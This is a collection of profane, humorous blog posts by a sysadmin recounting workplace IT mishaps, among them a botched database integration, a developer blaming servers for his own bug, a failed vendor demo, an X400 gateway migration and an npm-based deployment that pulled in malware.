Everything according to plan, until, a nice day, one of the Marketing's UL decided that the whole thing was "unbearable" and what was required was ... a brand new software! Developed from scratch and under UL supervision. The purpose of which was to "integrate" all the other systems into one single coherent interface.

That basically meant that this thing was supposed to read and write data into the Finance database, read and write stuff in the CMS and tie together all the other stuff... Without breaking anything. He (UL) went on his own to an external software house and had them develop this monster.

Now, don't get me wrong, the idea was a good one, but before starting he should've taken on-board also all the others ULs from the other departments. Yes because the rest of the softwares weren't "finished" or "stable". All that stuff was continuously changing, modified, developed, fixed etc.

So try to read/write data when the database ain't stable is not really a nice thing to do. Especially when every other developer was making up stuff as they went.

Field names? Whatever you feel like. Tables? Same thing. Indexes? Wanna make me laugh?

And then the unexpected. Like the fact that \$developer1 that started the whole thing and wrote most of the

Cosa fa' l'applicazione X ?

codebase departed one day and left \$developer2 to take care of the rest without a good idea of what did what.

And then... we get to Thursday afternoon, when \$developer2 decided to release a new version of the whole shebang around 16.30 and somebody from UL department gave the OK.

And the next morning everything else was screwed up because this system was mucking around in everybody else database and kept crashing with "table does not exists".

Since in the original drawing of this thing it had to be THE backend software for the whole company, the screaming was heard from very far away.

The funny thing was that the error was "Table XYZ does not exists" but looking in the database I could see a table named XYZ... so... wtf? So I start looking the thousands of script that are executed when this thing is realeases and after a while I can see a nice script like

```
CREATE TABLE IF NOT EXISTS `XYZ`...
```

And that's why 'best practices' says to a) NEVER USE reserved words of the language as names for anything and b) NEVER USE quotes in the definition of your datastructure.

Because the table exists, but the name has a SPACE at the end, that's invisible when you look at it but it does count.

And at this point I start doubting how many of this kind of problems exists in the code of this thing.

Davide
25/01/2019 12:35

Vampires, Kaiju monsters, YOURSHITTYCODE!

Developers are those weird guys that manipulate esoterich arts and make funny animated puppets appears on the phone screen. At least, this is the 'normal' opinion of about 90% of the users. The remaining 10% thinks they are criminals always trying to steal passwords and moneys and "hack" into super-secret places to do... don't know really what but must be some sort of evil scheme.

This is what USERS thinks. Of course, if you have a minimal knowledge with the "race" from a sysadmin point of view, you know that there are developers that are, unfortunately, an almost extint race while devePLOPPERS are reproducing faster than rabbits and, despite our best efforts, are getting more and more common in the IT environment.

I shouldn't explain what I mean with "devePLOPPERS", but since I am the one writing this, I'll do anyway.

A devPLOPPER is normally quite young, it has to be because when you get a bit older you start understanding something and that make you somehow less dumb (I didn't say 'smarter') and less prone to sprout bullshit, either that or you are the victim of some 'accident' that remove you from the gene pool in an abrupt way.

Being young unfortunately they suffer of the typical complex of "essential novelty": everything that is "new" is, by definition, wonderful, beautiful, superefficient, fantastic and absolutely NOT like that old fart from last week that obviously was a complete shit, old, dusty and creaking. For example, when presented with the term 'Database' they throw terms like Redis and Mongo those are databases, not that sql-shit-there that are completely useless and always have problems with those "keys" whothefuckcaresaboutkeys, we want NULL all over the place.

For the same reason now PHP is old and dusty while NodeJS is new and marvelous. Everybody is there talking about Kubernetes and Docker and Container and can't even use ssh. Actually they never use ssh, they only use https because it's new. But they have absolutely no clue what is 'tls 1.2' and ask annoied why should they have 'certificates' for the vpn. The vpn is old and dusty they are always wireless...

Devploppers, since are young, are always searching for the new and they never-ever makes mistakes. His code is always perfect and it always works perfectly on his latest macbook. If it doesn't work is time to ask for a new macbook because the old one is obviously defective, must be a problem in the cpu or maybe is the gpu that is not clear what is it and why should be there but that is probably the problem because it doesn't support the latest standard.

And with this, we're going to talk of the devplopper "du jour": CL.

And I have to begin by talking in his favour. Because the situation isn't really CL fault. About a year ago, the 3 SL that were in charge of the whole company reached an inpasse. Two of them were in favour of selling the whole shebang to \$enormousretailer while the third one wasn't. But since it was 2 vs 1, he decided that the only option was to sell his partecipation to the other two and move out. The sale was finalized and one of the unexpected results was that we had to use \$wehoststuff (of which I've already spoken about). Another unexpected result was that in short time, both the 'product owner' (aka: project managers) for the backend and the frontend of the system left, quickly followed by the CTO, that was also the architect of the whole IT environment, and 7 developers.

This left the 2 SLs, with a huge pile of open positions to fill and a lot of tasks for which there were not enough competent peoples. CL found himself moved from the 'frontend' to the 'backend' for the simple reason that he

Cosa fa' l'applicazione X ?

was the only one with a vague knowledge of the whole thing. Vague. Very vague. Basically none.

And CL is also a devlopoper, not a developer. If you show him some code that he doesn't understand, he tend to retreat hissing like a vampire in front of a cross, instead of diving in trying to figure it out.

And yes, the backend code is quite a mess, not that much that you can just toss it out (it's Python, mostly) but it require a lot of maintenance also because the users that are using it require changes and update daily.

CL has also the habit of doing changes directly in production with the justification that "it works on his laptop".

And with this, we talk about last week, when, after repeated requests (and threat) by our finance department, he began working to a series of changes to some function. Changes that were promptly release on production. Strangely enough, nobody started screaming right away like I was expecting.

The next day however, somebody from the Logistic group came to notify us that some sort of 'data export' to our warehouse had failed to produce any data. After some inquiry, I was informed that the backend was producing every day a bunch of files that were then handed out to the warehouse and those files apparently were missing for the previous night.

A quick check told me that the files were actually MIA. So at 9.30, when CL entered the building, he had a welcome committee that was asking for files and answers. The files were easy to produce, the answers not so much.

After a bit of messing around, CL came to me with the view that "the production server is overloaded" a quick check told me that the cpu never get above 20%, "then is a problem with the memory of the system for sure", there are 8 Gb free, "the disk must be full", 40 Gb available, "the processes... the inodes... the network latency... interrupts... zombies...", vampires, Kaiju monsters, **yourshittycode...**

I send him to check the logs of that piece of crap and after a few hours he came back complaining tha he hasn't found anything. Yes because a decent logging require to think about it and implement it in a decent way, while throwing up everything into a file instead...

A few days passes by and the files keep not being produced. After the second day our Logistic groups came to ask a new "check" to be sure that those files are actually produced and if not, to notify pigs&dogs so everybody can came in early in the morning to complaint about it.

CL keep pointing the finger towards the server, the cpu, the ram, the disk, the network, the zombies... while I keep answering about vampires, Kaiju monsters and his shitty code...

We reach tuesday, with the files that are still produced by hand hours later.

CL - ...and it keeps running without giving any error and I'm convinced that is a problem with the CPU, the ram, disk, network... zombies...

Me - Vampires, Kaiju monster, yourshittycode!

CL - but...

Me - Listen, maybe it's me that jump to conclusions but... On thursday you released a bunch of stuff in production and starting from that very night, that thing began to crash. I see a connection between the two, you don't?

CL - I told you already, that stuff wasn't involved in the changes I released.

Me - Did you checked on test?

Vampires, Kaiju monsters, YOURSHITTYCODE!

Cosa fa' l'applicazione X ?

CL - No, why should I?

Me - I mean, have you tried in test to run that thing in the scheduler if it does work? Because on test there isn't a problem of 'load/memory' whatever for sure.

CL - Hemmm... no I didn't tried it in test.

Me - And don't you think you should do it? And maybe add a bunch of debug messages?

CL - But... the cpu, the zombies...

Me - The vampires, Kaiju montesrs, **youshittycode!**

So after a bit of ... encouragment... CL try that stuff in test. And he is astonished that... IT DOESN'T WORK IN TEST EITHER! At this point he start looking and...

CL - Hu... I need to do a release on prod to fix that export problem...

Me - Good, did you understood what was it?

CL - Yes...

Me -aaaand?

CL - Well... there were some changes that had been made to the scheduler but weren't release on prod and ... it was some simple stuff and ...

Me - You forgot about them and now the scheduler is fucked.

CL - He...

Me - So when you talked about the cpu, the zombies... Kaiju monsters and **yourshittycode...**

Davide

30/01/2019 15:51

Failure is the only option

Picture this: you're watching the latest "blockbuster" movie, the kind with lots of 'xplosions 'n stuff, and the Evil guy (there have to be an 'evil guy' obviously) is enacting his evil plan... and you obviously already know that the good guy is going to swing in and thwart it, because that's how things works.

And obviously, is going to be perfectly well for our 'hero', because he is the hero and as such he is going to win, that's a plot convenience. In the case of the 'evil plan', failure is the only option.

However, in many circumstances you have to stop (normally while picking up something to drink from the fridge) and think... what if... the evil guy wasn't such a moron and had decided to do this-and-that instead? Like... Using his fucking brain and think "what could go wrong with this? where is my backup plan?".

Unfortunately, even in real life, especially in real life, a lot of people forget that failure is an option, and sometimes it seems that they set up the things in such a way that failure is actually the ONLY option.

And after this failed intro, we start talking about \$wetrytosellstuff, a dutch (very dutch) company that was trying to... hemmm... sell stuff.

In specific, those guys had built some sort of "support tool" (yet another ticketing system) that was supposed to be "connected" somehow with that other support tool used by the Germans (of which I think I already talked about, if not, that's the argument for another time), so the Germans were very happy about it and were very keen in us having a look at it.

So, a rainy day in october, CL from \$wetrytosell, showed up at our door for a "demo" of their products. Of course (what do you think?) UL that was supposed to be "in charge" of the thing had failed to inform us of the fact. A bit weird if you consider that the tool was supposed to be used by the IT and Development departments to track their stuff (stuff that was already tracked on several whiteboards) but nobody knew about the "demonstration".

After pulling the developers and "us" from our tables and our tasks, we assembled in the meeting room where this guy was happily chatting up with UL, and so we can start this demo because we got work to do...

And here we start seeing that, like the "evil guy" mentioned above, CL has failed to prepare a backup plan.

First problem: the "tool" require an internet connection to function, and, somehow, he is unable to configure the network in his Applebook. I have no problem to point him to the "guest" wifi password that is on the wall (with a qr-code too), but how to configure his network is his problem... We don't support machines we don't deliver.

After some messing around and an helping hand from your truly, the network is configured and he is able to reach the vast extensions of the internet. But his happiness is short.

Second problem: he can't use WiDI to "broadcast" to the big screen (ok, that's fine, is a Microsoft/Android only thingy and is not supported by Apple, so no worries) and of course, being an Applecrap, he can't use the normal HDMI cable without an adapter, that he failed to bring along because, hey, why ruining the minimalist look of that thing that can't use a standard cable? And no, sorry, we don't have those cables because we don't support Apple products so if you want a cable you bring along yours.

Cosa fa' l'applicazione X ?

My offer to provide a normal laptop on which he could run his demo is refused because he can't run the demo on anything but his laptop... For some reasons that I don't understand (is it a web app or not? do you have the server on your laptop? then what do you do with the network connection?).

At this point he is running out of options... and of battery, because he also forgot to bring along his charger and, being an apple, can't use any other charger, and again, sorry, that's not a machine we handle so it is your problem.

In a panic, he decide that can at least copy the "presentation" to another machine and show the 'static' demo, however, his valiant attempt is blocked by... not being able to use a standard USB thumbdrive and being a moron (aka: can't copy a file to dropbox or wathever).

After almost an hour spent fussing around, we decided to send CL on his way with a series of suggestions: bring along your stupid cable, your dumb charger and learn how to configure your network and how to actually **USE** a computer. Or better yet, send somebody smarter than you.

In other words: think that failure is an option and try to prevent it any way possible, it will fail anyway, but at least you'll have tried.

ADDENDUM: re-reading this, it seems that I am anti-apple. I am not. If you want to pay twice as much for a thing that does exactly the same thing that other things can do is your business. What I am against is the attitude that most users (not just apple) have about the functionalities of their devices. If you are going to do a demo of a product, you should be aware that you're a going to a "foreign" place where **YOU** are responsible for being able to interface with the rest of the world and not the other way around. And if, by your own choice, you are equipped with a system that is not exactly 100% compatible with the rest of the world (like having non-standard connectors), you should also be responsible to bring along wathever special thing you need to be able to perform your job, because... **IT'S YOUR FUCKING JOB!**

Davide
06/03/2019 13:23

Rocket Science

SystemD! And now a third of the readers have a stroke, while the rest are unaffected. What is it? Is an attempt at taking something that works quite nicely and re-do it from scratch because it's old and "not in line with the newest specification" (that means it doesn't have enough bling attached) and replace it with something that does more or less the very same things but is not compatible with the old system.

And if you think about it for a second it is exactly the same that is done by 90% of others "open source" project since the time Linux wasn't even capable of booting.

So, if your actual project is taking something that works fine and re-do it all over again to replace it with something that works exactly the same but differently, and you can't figure out an answer to the question "why?", don't worry: you're not alone in this crowded world. And we could also go back in history and see the same things happening over and over again.

And all this to talk about X400. What the heck is it? Something related with the X-men you ask? Nope. To explain what is it we have to go back to the beginning of the time, in the golden age of the '70s, when the top of the line in internet connection was a 900 baud modem.

It was in that age of spectacular invention that a group of well-intended engineers realized that the brand-new technology normally referred as 'e-mail' was affected by an horrible, horrible bug. A bug so terrible that you could ask how did it escaped even a passing check. A problem that absolutely had to be fixed. The problem was the following: if you write the wrong address, the mail doesn't arrive to the recipient.

...ok, pick up your jaw from the floor...

So, our group of engineers, decided that the best solution for the orrid problem was... to redefine the whole "mail" protocol from scratch. And the new "improved" protocol was named, you guessed it, X400. And the first step was to re-do the mail addresses.

The idea was to manage e-mail the same way 'normal' (paper) mail is managed. Now, what happens if you mistype the address of a letter? That it goes in the trashcan, you say, and you're probably right, but the original idea was that mail that cannot be delivered are supposed to be sent to a special office called "the dead-letters office", where a bunch of peoples (yes, humans, real humans, hired for that purpose) were looking at the addresses and try to "guess" what was the right one. The idea is that they would look at the scribbling and think "hummm... this looks like the name of a town, let's send the mail to the main post office of that town" and there somebody else would look again and think "...this looks like the name of that road there..." and then "this could be the building over there"... and so on and so forth, until the correct recipient was found. It probably fails anyway, but at least they try.

Now, how do you replicate that for e-mail? And here is the idea: re-made the addressing system so it is as close as possible as a normal 'postal' address. So you have a structure with 'national' mail exchanger, then 'local' exchanger and then 'company' ones and so on until you get the 'mailbox'. And the mail addresses were supposed to be things like "Name=D, Lastname=B, Region=NoordHolland, Country=NL, City=Amsterdam..." and so on.

And when this was published, everybody looked at it and as one everybody yelled HOLYFUCKWHATISTHATPILEOFGARBAGE?? Besides that, most of the criticism was that the addresses were way too long and complex (more error-prone then), write it down was long and convoluted (more

Cosa fa' l'applicazione X ?

error-prone), spell it at the phone was out of discussion... and in the end, there is not guarantee that the mail gets to the destination.

Obviously our hero-engineers listened to the criticism and pondered about it and decided that those were serious problems and it wasn't such a good idea and MWAHAHAHAHAHAHA... No, sorry I'm just messing with you. The geniuses behind this thing began to scream like hysterical princesses yelling insults and that none of those morons could understand the beauty and perfection of their system that was the best system ever designed. And to solve the problem of the addresses the best thing to do was... (here it comes).. a directory! Like a phone book, but with e-mails instead of phone numbers. On-line of course, so everybody could look up the person and pick the address from a list.

Now, let's ignore the simple fact that if you have a directory of mail addresses you completely bypass the "type the wrong address" problem and don't need a brand-new protocol for that, but it turned out that... a lot of people didn't liked the idea of having their e-mail address in some sort of public directory (yes, there was no Facebook at that time either...)

Ignoring all criticism and the mockery, our geniuses began to also define this "directory" system, that was named 'X500'. And if you looked at the mail address above and though "this look like LDAP"... is because IT IS. Yes, LDAP is one of the few things that came out from all this mess. That and X509, the way SSL Certificates are 'chained' to each other.

So... A protocol that is actually useless because it doesn't solve any of the problem that it should, complicated, incompatible with any other existing one that already do the same thing. If you see a similitude with Systemd you're not alone. The difference between the two, is that systemd has been actually adopted by most distribution, except the ones that really didn't bothered (gentoo/slackware) and some other that began protesting for no real reason, while X400 was mostly ignored by everybody.

Who actually went and implemented this thing? Well, think about it: complicated, incompatible and useless. Yep! Governamental organization, the military and banks. Who else? At such point that Microsoft Exchange in the beginning had that as standard.

Where is the problem? That even if you are fluent in klingonian, every now and then you have to talk with normal humans and to do so, you need an interpreter. That basically means you need a relay or a gateway that translate your gurgling from x400 to normal smtp and the other way around.

And now is time to introduce \$x400hereweare, that was doing exactly this type of thing. Or better, they were trying to. Because the major problem of x400 is that has been developed up to 1992, at least, the latest revision is from '92, but nobody -really NOBODY- ever implemented it, so the latest version of the software is from '88. And this means that if you want to use it, you need to put up with stuff that is 30 years old and has never been updated before. And this means... SOLARIS. Version 8 even. Oh, and if you want a GUI, it's only for Windows '95.

And then there are their 'customers', that not only want to use this stuff, but they also require 'security'. That means they want to use stuff that is really old and they also need a vpn to talk with the rest of the world.

One of those 'customers', let's call them \$x400wtf, was indeed using one of those things with a CISCO switch that did the vpn gateway between their mail system and the rest of the contraption. The full deal was that a message was generated by ... something in their network, sent to their smtp gateway, routed through the vpn to the x400 gateway that translated it into x400 and then delivered to the final gateway that... did something with it. A really simple, linear and easy thing.

Cosa fa' l'applicazione X ?

Until they realized that their Cisco switch was almost as old as the protocol and required a number of updates, that were not available for that model, so they decided for a replacement.

Now, you could think, ok, grab a new switch, configure it the same as the old one, unplug from one side, plug it into the new one, and it's done. Right? Yeah right...

Instead, they also decided to reorganize their internal network moving the gateway in a different subnet and... a lot of other stuff. That required a full reconfiguration of the whole thing.

And the major problem was that we didn't know anything about x400, what I knew, after risking an aneurism reading the docs, was that almost everything was managed by the 'gateway' that talked directly to the other mail servers using an internal database (since x400 is also independent from the dns having its own routing tables).

So the Great Day arrives! Cl from \$x400wtf inform us that they are ready to switch and if they can go, then he correct himself and tell us that the switch has already happened and now is our turn. Ok, doesn't take much to reconfigure the vpn and then is matter of changing the routing in that ... thing... And here comes the troubles.

Apparently, in \$x400hereweare, there is ONE person that knows how this thing works (cl2) and today he is (guess what?) unavailable.

After a bunch of research, we can't found anything in the docs, there are a few references to a 'message manager center' but nobody has any idea of what it is and where should it be. From what I can assume, is a Win95 application that should... hemmm.. manage the ... message center... So I tell this to CL that has no idea of how that thing works and would gladly leave it to somebody else.

Me - when is Cl2 back?

Cl - I have no idea, it should be back tomorrow I think.

Me - And you can't leave it until tomorrow?

Cl - NOOOOOOOO!!! It has to be fixed right away!

Me - Ok I think the best is to put the old switch back and restore the old config in the vpn.

Cl - What?

Me - The old one was working fine the new one ain't, so we put back the old one until we figure out how to make the new one work.

Cl - ...there is a problem...

Me - 'f course there is, what?

Cl - We don't have the old switch anymore.

Me - WHAT?

Cl - We gave it back to the supplier.

Me - ...without checking if the new one works?

Yep, the best way to be sure that everybody aim for victory is to burn all the bridges so there is no way for a retreat.

After some (a lot) of cursing, I found a note about a win95 machine in the network, I connect (username admin and same password, what did you expect?) and found this mythical "message manger center" that wait for me.

You do not realize how much handy the 'scroll wheel' is until you are on an application that doesn't support it.

Cosa fa' l'applicazione X ?

Anyhow, in an horrid dialog window I discover what looks like the old IP of the gateway, at this point I can follow my instinct (and put the new IP and hope for the best) or ask. And I decide to ask. After a number of phone calls, I get the ok for the operation.

Put the new IP, click on 'save' and ... the whole thing stops dead... do we have a backup for this thing? Then, like nothing, this thing start working again and we can see the messages flowing towards the new gateway.

All this make me think about the Rocket Scientist. Yes, there is some 'science' and 'engineering' in Rockets, but at the end of the day what you do is to put the rocket on the launchpad, hit the button and hope for the best. Sometimes the rocket blows up, sometimes it fall down and then blows up and sometimes it shoots all the way to space... and then blows up.

Ah, and obviously now *I* am the 'expert' of this thing...

Davide

18/03/2019 13:48

Priorities (refrain)

I have already talked about "priorities" and what they mean most of the time (nothing), so why not to talk more about it?

Priorities are those magical things (they have to be magical since they keep disappearing and re-appearing at random intervals, mostly when money are called for) that should decide which "things" are done first and which "things" are not done ever. Unfortunately, the reality-bending-effect of "this is my lovely little ~~pony~~ project" more often than not is in full effect when the corresponding in-charge manager looks at the long list of stuff that is supposed to be done and then compare with the (very) short list of peoples that can do the stuff (let's not talk about the budget or I'll have to weep).

So it happens that things that are apparently cheap and simple and potentially useful are postponed to "when the hell will freezes over" while stuff that are maybe also sort-of-simple but definitively not cheap and don't even register on the "useful-o-meter" get pushed harder than a car that won't start on sunday morning late for the football match.

And this bring us to talk about... my company! The place where I work (or try to). If you've followed my tales along the ages, you should have realized that my company isn't really "special" in any way, is more or less average in term of "cluesness". However, since I work here, is the place that I know better.

During the years I've changed job a few times but one constant that I noticed is that there is something odd that always happens with Meetings and Meeting Rooms: somehow there are always more meetings than meeting rooms and whoever is organizing a meeting never think about "where are we going to talk".

Now, in the past the "organization" was either done with a full-physical system (aka: whiteboard and marker to write down who is going to sit where) or with a combination of "electronic" system (from an ad-hoc website written by your truly to some various off-the-shelf solution). And recently, also some "dedicated app" for that. Doesn't really matter the "way" the organization is done, somehow, somebody has to actually look up which room is available, where and when and do something to "book" it before somebody else does. And is this "do something" that is apparently a terrible problem.

Long time ago, \$bunchofshrimps attempted to charge our receptionist of the "booking" duty, but she threatened the manager in charge of physical body harm so they immediately retreated, then they came up with the idea of using tablets hanged outside the meeting room. That also got canned pretty fast. But this gives you an idea of how this "problem" is felt.

Now, we have meeting rooms (what a surprise) and peoples that uses them. A lot of peoples in fact. Way more than meeting rooms. So there is always a wild goose chase after the unreachable treasure: the free meeting room.

What happens more often than not is that somebody calls a meeting, everybody shows up at his table and then the whole group begins to wander the office in search of an empty room. If one is located, the whole bunch get in and start laying down laptops, papers and whatnot, then about 90 seconds later, another group shows up, the group-honcho poke his head in and asks "did you reserved this room? then GET OUT!". So the first group packs up and leave for greener (or not) pastures. In many cases you'll find them standing in the hall, precariously holding laptops in mid air, and trying to look casual like they planned it and completely NOT missing a table and chairs to rest their behinds. This when they don't decide to occupy the nearby bar where everybody has to get at least one drink (the bar owner is getting richer by the minute).

Cosa fa' l'applicazione X ?

The Master Tool for meeting and room booking is Outlook with the attached Exchange, we (as many other business) have a O365 subscription that also have built-in tools for this kind of things, everybody can see which room is busy and for how long. What "normal" users can't see, is who reserved it and for what. That makes sense. Sometimes ago, our SL, tired of hearing wailing and teeth gnashing about this "meeting room" problem, decided to ask us (aka: IT) what can we do to solve it.

I tried to point out that there is, really, no "problem". If the person in question instead of complaining could do his part of the deal, that is, look up for a meeting room BEFORE calling the meeting and then "adjusting" the time until an actual room is available and BOOK the room, then there would be no problem and everybody would be a lot happier. But it's the real universe we're talking about where "sensible" and "logical", apparently, do not exists.

Then SL, that incidentally is the same guy that wanted to have the big screen around the office to show off graphics and other "stuff", and that prompted me to write a nice article about how I used/configured a bunch of RaspberryPI to "drive" the screens, turn out with an Idea (notice the capital 'i').

Since we're now "part" of \$immenseretailer, and those guys are using a lot of those e-ink price tags in their shops, how about we get some of those and use them to show "free/busy" on the meeting room themselves? Like a sign on the door, but the sign can be "changed" remotely.

Yeah, nice. Now, let's see what are the problem of this "idea". First of all, we can't just get them from \$immenseretailer, we'll need to BUY the stupid things, that normally came with a minimum order of 100 and they cost between 10 and 20 euro each, plush shipping and taxes if you buy them directly from the manufacturers. I don't need to say that we don't have even close to 100 rooms.

When SL suggested that we could use them for "other stuff" I asked "what kind of 'stuff' did he had in mind" and got no answer. Figures.

Second problem is those things are not using 'normal' WiFi, they run their own proprietary protocol that require a separate infrastructure, that also need to be bought and installed, it probably came with its own host of security-related problems and probably also require stuff that we don't have (since we never had to use or maintain these things).

And then, dulcis in fundo, somehow we need to "attach" those things to the existing Exchange agenda (because we don't want to have to update those things by hand).

In other word, what is actually a 5-minute-job for the person organizing the meeting, is going to turn into a massive headache, money expenses, installation, configuration and development... And all this STILL require the person to actually BOOK the room, otherwise nothing changes.

And all this should have an higher priority versus hiring more people to replace the ones that had just left, working on a complete redesign of the website, development of new software and "apps" and a full-scale migration of the whole infrastructure from \$wehoststuff to Google and a bunch of other stuff that, IMHO, were a lot more important than "booking of the meeting room".

When I spelled out all this to SL he actually acknowledge that this was not exactly a "solution" but was going to "put the problem front and center to the meeting manager to avoid confusion and waste of time".

Me - You mean that peoples won't simply ignore the signs and walk into any room that is not actually occupied and then have to be kicked out?

SL - Well, if the sign says that the room is busy it should be clear that is busy even if is not occupied at the

Cosa fa' l'applicazione X ?

moment, so it shouldn't be occupied without first checking...

While he was talking, the meeting room behind me was actually empty but had a nice post-it on the door that read "busy", cue a bunch of people with laptops shuffle in, a few seconds later another bunch of people shows up and promptly kick the first group out with comments like "can't you read the sign on the door?".

SL was almost succesfull at keeping his face straight. Almost.

Davide

01/04/2019 14:48

Non Particularly Maginificent

Sometimes I look at the "modern" development structure and I think... what the fuck are they thinking?

Ok, I'll try to explain. I grew up in the "old" days where you had a computer in front of you, some book/documentation at hand and that was it. If you wanted to write code, you only had to crack your knuckle and start typing. And you had a doubt, you only had to open up your books and look up what you needed to know.

"Asking for suggestion" most of the time meant to phisically go ask somebody about it, carrying along a bunch of floppies or a thick stack of paper print-outs of your code and "copy-pasting" from example code meant re-writing it from scratch basically.

If you needed or wanted to use already-made libraries you had to actually GET the bloody things, most of the time paying for them, and then add them to your project. And a large part of a "development" project was actually to build-up a large collection of library functions that were tailored for the use.

And then backup everything of course.

Nowadays... The average developer works by searching shit in StackOverflow, copy-pasting bits of crappy code that most of the time doesn't work or doesn't do what he wants, then he search again, copy-paste some more, then search a bit more, copy-paste again, then he download a load of crap from this or that site (looking at the code is out of scope, since he doesn't understand what it does and how), try some more crappy code until it almost looks like it's doing what he wants and then call it a day and move to the nearby coffee shop for a frappuccino and to look cool with his macbook.

And then we wonder why there are so many 'xploit and bugs left unpatched in unimportant stuff like routers, switches and software that is used by a bazillion machines around the world.

Long ago we had Testing & Debugging, that required a long sequence of operations repeated every time we wanted to be sure that our stuff was working, this involved first of all collect all the code written by all the developers, if more than one was working on the same project, and then compile the whole thing. And normally it wasn't even compiling because something was fucked, so we had to be sure we could first compile everything, then run the "normal" tests that were to be sure we didn't broke the whole thing trying to fix it, and then to check if what we wanted to fix was actually fixed and lastly, try to figure out what else was broken. The whole procedure coule take several days or WEEKS.

Now... Modern developers don't do debugging because they don't even know what it means, and they don't test either, what they do is to run "automated" tests, that never fails because they are designed to only test what is supposed to work and not what is not supposed to work or nor how is it supposed to work, that's why we have default username and passwords in application and there is no check on the values that are requested.

Did I mentioned that a big part of development was to build large library codebase? Well, maintaining those was a big job. Sometimes a group of people were employed specifically to only do that and nothing else. And whenever there was an update to the libraries, all the stuff had to be recompiled and re-tested to be sure that everything was still working. I remember one case where to fix a minor problem (a space left in one string), the whole office had to spend a week recompiling and re-testing because the problem was in a library that was used basically everywhere.

Cosa fa' l'applicazione X ?

Today... The "normal" procedure is to always download from the 'net the latest version of whatever shit they are using, gigabytes of stuff for 'hello world'. And of course, everything is done the same on the production environment. This way you can't never tell if the production environment run the same shit that you're trying to fix on your stupid laptop and when something goes wrong, it does it in the most catastrophic way possible.

And after this reminescent introduction, we talk about NPM.

You know NPM don't lie. If you really, truly don't. Then you're lucky. NPM stands for Node Package Manager. What is Node? Node is a Javascript engine. It is used by the developer "du jour" to write code that, in theory, is supposed to be superefficient and portable. In practice it ain't.

Now, normally, a language is developed in such a way that the basic functions and libraries are part of the 'core' of the language, and then you can extend it further with libraries. Somehow Javascript has managed to go for almost 30 years and still is lacking a load of basic stuff, so all that is also part of "external" and "third party" libraries.

This means that, almost every time, every project download bits of code that are used thousands of time in every operation. It also means that if something "slip" into those libraries, or is missing, the impact is massive and can't really be prevented. It is implicit in the way the project is organized.

So it is no surprise that the system that is used to manage and maintain Node's libraries is in the hands of an official body with well respected and known university and business at the helm that guarantee that the code that is distributed is of the maximum standards and controlled to
avoBWAHAHAHAHAHAHAHAHHHAHHHHAAHHHH....

No, sorry, I'm messing with you again. No. Sadly. No.

What constitute basically the life and blood of countless projects in the whole fucking world is in the hands of a bunch of clowns that don't have any oversight, don't give any guarantee and, recently, decided that to "optimize" their business (?) they need to fire some of their own developers.

Also, the qualification to add or remove from the codebase apparently are even lower than the ones to get a gun in the US (is able to stand-up and is not drooling...yet). Is from not very long ago that some jackass developer, pissed off at something, decided to de-publish his bunch of code from Node causing a world-wide catastrophe with thousands of application ceasing to work when they couldn't found the bits they were expecting.

After this, you would expect that nobody with a tad of brain and a system that is supposed to be used to get money would touch that stuff with a bargepole. Well, then you don't know \$wedoitforreal. Another company that was trying very hard to look "trendy". So trendy that they had to use the latest and greatest.

So they started to build this... thing... using Node. Of course.

And of course they applied the Classic Rules of Applied Programming... also known as CRAP. That is: every time you "deploy", first of all you zap the old version of the application, then you download and update all the libraries (several gigabytes) then you download your code from some repository then you start and hope that it doesn't explode in your face.

Now, after a number of "explosion" they were getting a bit irritated by those pesky users, you know, the kind of peoples that since they are actually paying you money for the privileges of doing the beta-testing of your software, they think they can pretend something like... I don't know, the fact that the software actually works? And does what they want? I mean, come on... So, they asked us to help to solve their problems.

Cosa fa' l'applicazione X ?

Ok, I use the term "ask" and "help" in a more general way, it should be "they told us with no half-term that we had to fix their shit pronto or they were leaving for some other place". Of course we immediately started celebrating, 'cause the only way to fix their crap was to lock them out of the system and never let them in again.

Our manglement, wasn't very keen on that. And since they were more interested in getting the dosh (I mean, they just spent a lot of money in buying up all those companies that are now bringing in all their shitty customers that we don't know what to do with, they have to get some money somehow, right?), started to throw ideas around.

Like: implementing some sort of code-versioning control or try to persuade them to first TEST the bloody code before wiping the whole production sytems.

I reminded everybody that \$wedoitforreal was already using a code-versioning, in the form of Git. And they were also "testing" the stuff... on every individual laptops of the various developer. The problem with both was that 1. having your code in some sort of database doesn't guarantee that the code works, only that you can get to the previous version. Or a different one. And 2. since the "test" were fully automated and based on what they were expecting, there was no chance to catch any kind of operational error that their customers were doing or any kind of "unexpected" behaviour from the same.

And lastly, since everytime the procedure was to wipe everything and download the last version of all the stuff, there was a clear danger of unwanted garbage coming into the system from untrusted sources. In fact, the whole environment should've been considered 'unsafe' for any use.

And while we were debating, suddenly we got the news that one of our system was spouting malware and seemed to be involved in some sort of DDOS. And who do you think it was? Yep. The latest round of "deployment" apparently had downloaded from the vastity of the net also something that... should not have been there. Before you could say "uops", we applied the Standard Procedure in those cases: kill it with fire. Then, since there was an obious breach of security, we started a complete re-examination of their codebase, for which we wanted to know what the fuck are you using and why. And as you can imagine, they had no idea what 90% of that code did or who made it or whatnot.

Their standard procedure was "this code (got from CodeWarriors) require this library that is 600Mb, let's download it and import it in full". Never mind that what hey wanted was one single function that probably could have be reduced to 20 lines of code. Nope, who cares? They certainly didn't. Anyhow, since the whole thing was now in the realm of the Security Officer, I swapped NPM with NMP (not my problem) and that was all for me. I've no idea if they ever finished the "code review" and with what results.

Davide

12/04/2019 16:11

...only one is 28...

Backup is good, backup is nice, but you have to make it and test it. And you also need to hold onto it. Because if you make it and then throw it away, is useless.

When the world was younger and backup was done using those magical things called TAPES, and when you mention them today everybody looks at you like you're a martian arrived from... well... Mars... Yoh! Have you ever saw Star Wars? Even the Death Star plan were on "tapes" eh! Yes, a technology that can manufacture faster-than-light-ship and lightsabers and they still uses tapes for storage. Well...

Anyhow, when we were using tapes for the backup, what we did was to use different tapes for different days. We had daily tapes, weekly tapes, monthly tapes and so on. This way we could go back in time until we could recover what we were looking for. That meant to have A LOT of tapes and ORGANIZED.

Stuffing in the library yesterday's tapes instead of last week's ones meant to live the whole week in the fear that somebody would show up and ask for a restore of just that date. Tha usually happened (Murphy).

Obviously, tapes were expensive and bulky, using money and space that could have been used for a lot of other things, but if you want to sleep at night...

Today... Today everything is "cloud". That basically means that the "backup" are in the cloud too. That can be good or bad, it depends.

On the 'good' side, backup means, mostly, to put a check in the box that says "take a snapshot every X hours".

On the other side, that would be the "bad" one, this also means that when you need to do a restore, first you have to figure out where the fuck is your snapshot and what's its name and how do you use it and then you'll have to figure out if you can just grab one file or you need to rebuild the whole fucking machine and then go pick up your file. And that normally this takes a lot of time, coffee and swearing.

